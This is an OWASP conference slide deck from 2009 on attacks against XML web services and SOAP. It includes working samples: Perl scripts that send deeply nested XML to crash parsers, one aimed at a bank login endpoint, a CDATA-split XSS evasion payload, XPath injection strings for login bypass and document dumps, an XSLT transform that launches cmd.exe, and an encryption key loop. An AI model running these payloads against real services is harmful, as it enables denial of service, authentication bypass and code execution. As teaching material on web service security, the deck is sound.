



Attacks on Web Services

Renaud Bidou
CTO - R&D Manager
DenyAll
rbidou@denyall.com

OWASP

May, 6th 2009

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation

<http://www.owasp.org>

What are Web Services ?

① Goal

- provide automated interactions between data and processes
- speed up business collaboration
- ease the interconnection of heterogeneous applications

② Technologies

- Languages
 - XML : The basement
 - XPath, xQuery : SQL equivalents
 - WSDL : Describes Web Services functions
 - SAML, XACML : other stuff you don't need to know for now
- Protocols
 - Transport : HTTP
 - Messaging : SOAP (SOAP = HTTP + XML)

Web Services components

1 Actors


- Users : individuals using an abstraction interface
- Requesters : "Clients" of Web Services
- Intermediary : may process part of the request
- Providers : serve the request

2 Resources


- Registries : provides service description and access point
- Portal : Requester front-end for Users
- Communication : 100% SOAP based

3 Coordination

- Organizes process between multiple providers
- Orchestration : 1 service requests all others
- Choreography : multiple services request each other



Security Standards Overview



Two Main actors : W3C and OASIS consortium

Dozens of documents, standards and recommendations
Hundreds of "MAY", "SHOULD", "IS (STRONGLY) RECOMMENDED" ...

XML & HTTP : Two standards, thousands of possibilities

WS-Security highlights

① XML Signature

- Signs all or part of an XML document
- Signed parts can be internal or external
- Data can be transformed prior to signing / validation

② XML Encryption

- Encrypts all or part of an XML document
- Encryption key may be embedded in the document
 - Encrypted with a key
 - Which can be encrypted

③ WS-Security

- Additional Header +
- XML Signature (with constraints) +
- XML Encryption (with additional extensions) +
- Security Tokens to transport « claims »

XML Parsers

① Basics

- XML core component
- Interface to XML document
- Exposes the content of the document to a well specified API
- Two major specifications : SAX & DOM

② SAX Parsers

- Lightweight
- Event-based document analysis
- Call handler functions when text nodes or PI are found

③ DOM Parsers

- More powerful
- Tree-based document analysis
- Creates a hierarchical representation of the document
- XPath friendly

XML Injection

- Used to manipulate private XML content
- Usually performed via portals through the Web interface

```
<UserRecord>
  <ID>100374</ID>
  <Role>User</Role>
  <Name>John Doe</Name>
  <Email>john@doe.com</Email><Role>Admin</Role><Email>john@doe.com</Email>
  <Address>1024 Mountain Street</Address>
  <Zip>17000</Zip>
</UserRecord>
```

User editable fields
can be accessed via the Web interface
through forms

Injection overwrites the "private"
<Role> element

Denial of Services

- Based on document complexity
- Or oversized documents
- Particularly efficient against DOM parsers

1 Create a document

- 1000 node depth ...

```
#!/usr/bin/perl
open(DOS, ">dos1.xml");
for(my $i=0;$i<=1000;$i++) {
    print DOS " "x$i."<a$i>\n";
}
for(my $i=1000;$i>=0;$i--) {
    print DOS "</a$i>\n";
}
close(DOS);
```

2 Upload it


- Nest it into a process element
- In a HTML form field (login...)
- In direct SOAP request

2 Let the parser do the job


- Requesting the element containing our "load"

```
C:\Temp>perl xpath.pl dos1.xml //a1
Searching //a1 in dos1.xml...
1 found
Out of memory!
```

1. Search



2. Store



DoS Injection via SOAP

1 Example description

- Direct SOAP request with 1000 deep element
- Targeted to the `Login` service

2 Code

```
#!/usr/bin/perl

use LWP::UserAgent;

my $ua = LWP::UserAgent->new;
$ua->agent("SOAPDoS/1.0");
my $SOAPmsgStart='<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:tem="http://tempuri.org/">
  <soapenv:Header/>
  <soapenv:Body>
    <tem>Login>
      <tem:loginID>';
my $SOAPmsgEnd='
    </tem:loginID>
    <tem:password>muahahah</tem:password>
  </tem>Login>
</soapenv:Body>
</soapenv:Envelope>';

my $SOAPmsgLoad;
for(my $i=0;$i<=10000;$i++) { $SOAPmsgLoad .= "<a$i>\n";}
for(my $i=10000;$i>=0;$i--) { $SOAPmsgLoad .= "</a$i>\n";}

my $SOAPmsg=$SOAPmsgStart.$SOAPmsgLoad.$SOAPmsgEnd;
my $SOAPreq = HTTP::Request->new(POST => 'http://bank.com/WS/UserManagement.asmx');
$SOAPreq->content_type('text/xml;charset=UTF8');
$SOAPreq->content($SOAPmsg);

$ua->request($SOAPreq);
```

<![CDATA[]]> Injections

① <![CDATA[]]> Fields

- Used to allow any kind of data to be contained into an XML document
- Data contained in <![CDATA[]]> field should not be analyzed or processed
- They are to be handled as-is by the parser

② Detection evasion

- Can be used to evade intrusion detection engines
- A simple variant of old insertion techniques

```
<BLOG_ENTRY>
  <EMAIL>john@due.com</EMAIL>
  <TEXT>
    <![CDATA[<S ]>CRIP<![CDATA[T ]]]>
    alert(document.cookie);
    <![CDATA[</S ]>CRIP<![CDATA[T ]]]>
  </TEXT>
</BLOG_ENTRY>
```

→

```
<SCRIPT>
alert(document.cookie);
</SCRIPT>
```

Basic XPath Injection

1 The SQL equivalent

- Inject data to corrupt XPath expression
- Difficulty brought by the lack of support for inline comments

2 Authentication bypass example

- Authentication based on the expression:

```
//user[name='$login' and pass='$pass']/account/text()
```

- Inject

```
$login = whatever' or '1'='1' or 'a'='b
```

```
$pass = whatever
```

- Exploit AND precedence between predicates
- Expression becomes

```
//user[name='whatever' or '1'='1' or 'a'='b' and pass='whatever']/account/text()
```

TRUE **OR** **FALSE** **=** **TRUE**

XML Document Dump

① The | operator in XPath

- UNION like operator, but more flexible
- Performs sequential operations
- Takes advantage of the lack of access restriction within an XML document

② Use in XPath injections

- Item description query via XPath:

```
//item[itemID='$id']/description/text()
```

- Inject

```
$itemID = whatever' ] | /* | //item[itemID='whatever
```

- Expression becomes

```
//item[itemID='whatever' ] | /* | //item[itemID='whatever']/description/text()
```

↓
Matches all nodes

- Require prior knowledge of expression

Blind XPath Injection

① Basics

- Published* by Amit Klein
- Makes it possible to retrieve a full XML document
- With no knowledge of the structure or XPath queries performed

② Operating mode

1. Find a "standard" XPath injection
2. Replace the `'1'='1'` predicate by an expression E which provides binary result
3. E is used to evaluate each bit:
 - Of the name or value of an element
 - The number of element of each type (element, text, PI etc.)

③ Constraints

- Slow (Brute Force like attack)
- No PoC publicly available

* Blind XPath Injection – Amit Klein - http://www.packetstormsecurity.org/papers/bypass/Blind_XPath_Injection_20040518.pdf

DoS on SOAP

① Common techniques

- SOAP is commonly described as HTTP + XML
- Vulnerable to IP/TCP/HTTP DoS
 - Very vulnerable to application floods
 - Rarely designed to handle thousands of requests per second
- Vulnerable to XML DoS

② Anomalies

- Playing with headers is a good bet
- Depends on supported SOAP versions and their implementation

③ SOAP attachments

- SOAP can transport data external to its XML structure
- Becomes a MIME multipart message with first part of text/xml type
- Large attachments will cause CPU and/or memory exhaustion

SOAP Message Replay

① SOAP is stateless

- SOAP is a message exchange protocol
- It does not implement session follow-up and control mechanism
 - There is no relationship between messages
 - Messages can be replayed at will

② Message replay scenarios

- Replay of captured authentication messages
- Replay of actions (money transfer, poker winning hand etc.)
- DoS...

XSLT Transform Exploitation

① The XSLT Transform

- Explicitly identified by XML Signature recommendation, but optional
- Provides powerful formatting capabilities of external documents before signature

② Issue

- Most XSLT implementations enable system function calls
- Server to run executable code before during the signature validation
- Published* and demonstrated by Bradley W. Hill

③ Use with XML encryption

- XML Encryption uses transforms in `<KeyInfo>` and `<RetrievalMethod>`
- Same impact

* Command Injection in XML Signatures and Encryption – Bradley W. Hill - http://www.isecpartners.com/files/XMLDSIG_Command_Injection.pdf

XSLT Transform PoC

Malicious transform code

```
<Transforms>
<Transform Algorithm="http://www.w3.org/2000/09/xmlsig#enveloped-signature"/>
<Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
  <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
    xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime"
    xmlns:ob="http://xml.apache.org/xalan/java/java.lang.Object"
    exclude-result-prefixes="rt,ob">
    <xsl:template match="/">
      <xsl:variable name="runtimeObject" select="rt:getRuntime()"/>
      <xsl:variable name="command"
        select="rt:exec($runtimeObject,'c:\Windows\system32\cmd.exe')"/>
      <xsl:variable name="commandAsString" select="ob:toString($command)"/>
      <xsl:value-of select="$commandAsString"/>
    </xsl:template>
  </xsl:stylesheet>
</Transform>
</Transforms>
```

Encryption Key Loop

① <EncryptedKey> Block

- Extension of the <EncryptedDataType> type
- Contains a <KeyInfo> block
- Makes it possible to reference external key via <RetrievalMethod>

② The Attack

- Key A is encrypted with Key B
- Key B is referenced as external to the element
- Key B is encrypted with Key A
- Key A is referenced as external to the element

③ Identified in the OASIS standard !!!

- Does not provide solution or workaround
- Only recommends to monitor resource usage...

Encryption Key Loop PoC

```
<EncryptedKey Id='Key1' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc' />
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key2' Type='http://www.w3.org/2001/04/xmlenc#EncryptedKey' />
    <ds:KeyName>No Way Out</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key2' />
  </ReferenceList>
  <CarriedKeyName>I Said No Way</CarriedKeyName>
</EncryptedKey>
```

```
<EncryptedKey Id='Key2' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc' />
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key1' Type='http://www.w3.org/2001/04/xmlenc#EncryptedKey' />
    <ds:KeyName>I Said No Way</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key1' />
  </ReferenceList>
  <CarriedKeyName>No Way Out</CarriedKeyName>
</EncryptedKey>
```

Encryption Key Loop PoC

```

<EncryptedKey Id='Key1' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc' />
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key2' Type='http://www.w3.org/2001/04/xmlenc#EncryptedKey' />
    <ds:KeyName>No Way Out</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key2' />
  </ReferenceList>
  <CarriedKeyName>I Said No Way</CarriedKeyName>
</EncryptedKey>

```

```

<EncryptedKey Id='Key2' xmlns='http://www.w3.org/2001/04/xmlenc#'>
  <EncryptionMethod Algorithm='http://www.w3.org/2001/04/xmlenc#aes128-cbc' />
  <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
    <ds:RetrievalMethod URI='#Key1' Type='http://www.w3.org/2001/04/xmlenc#EncryptedKey' />
    <ds:KeyName>I Said No Way</ds:KeyName>
  </ds:KeyInfo>
  <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
  <ReferenceList>
    <DataReference URI='#Key1' />
  </ReferenceList>
  <CarriedKeyName>No Way Out</CarriedKeyName>
</EncryptedKey>

```

Key1

Key2

Reference of the encryption key

Name of key used for encryption

Name of the encrypted key

+ The OWASP Top 10

- 1 XSS : Persistent XSS through data submitted
- 2 Injection flaws : XML/xPath Injections, SQL can also be injected if an element is used in an SQL query
- 3 File execution : RFI possible through references and `<!ENTITY>` tags point on server local files
- 4 Insecure direct object reference : same as above for external files
- 5 CSRF : same as XSS
- 6 Information leakage and error handling : server footprinting and the `<soapfault>` case
- 7 Broken authentication and session management : No authentication standard, no session management
- 8 Insecure cryptographic storage : nothing different from Web Apps
- 9 Insecure communications : SOAP is insecure by design
- 10 Failure to restrict URL access : same problem as for Web Apps

QUESTIONS ?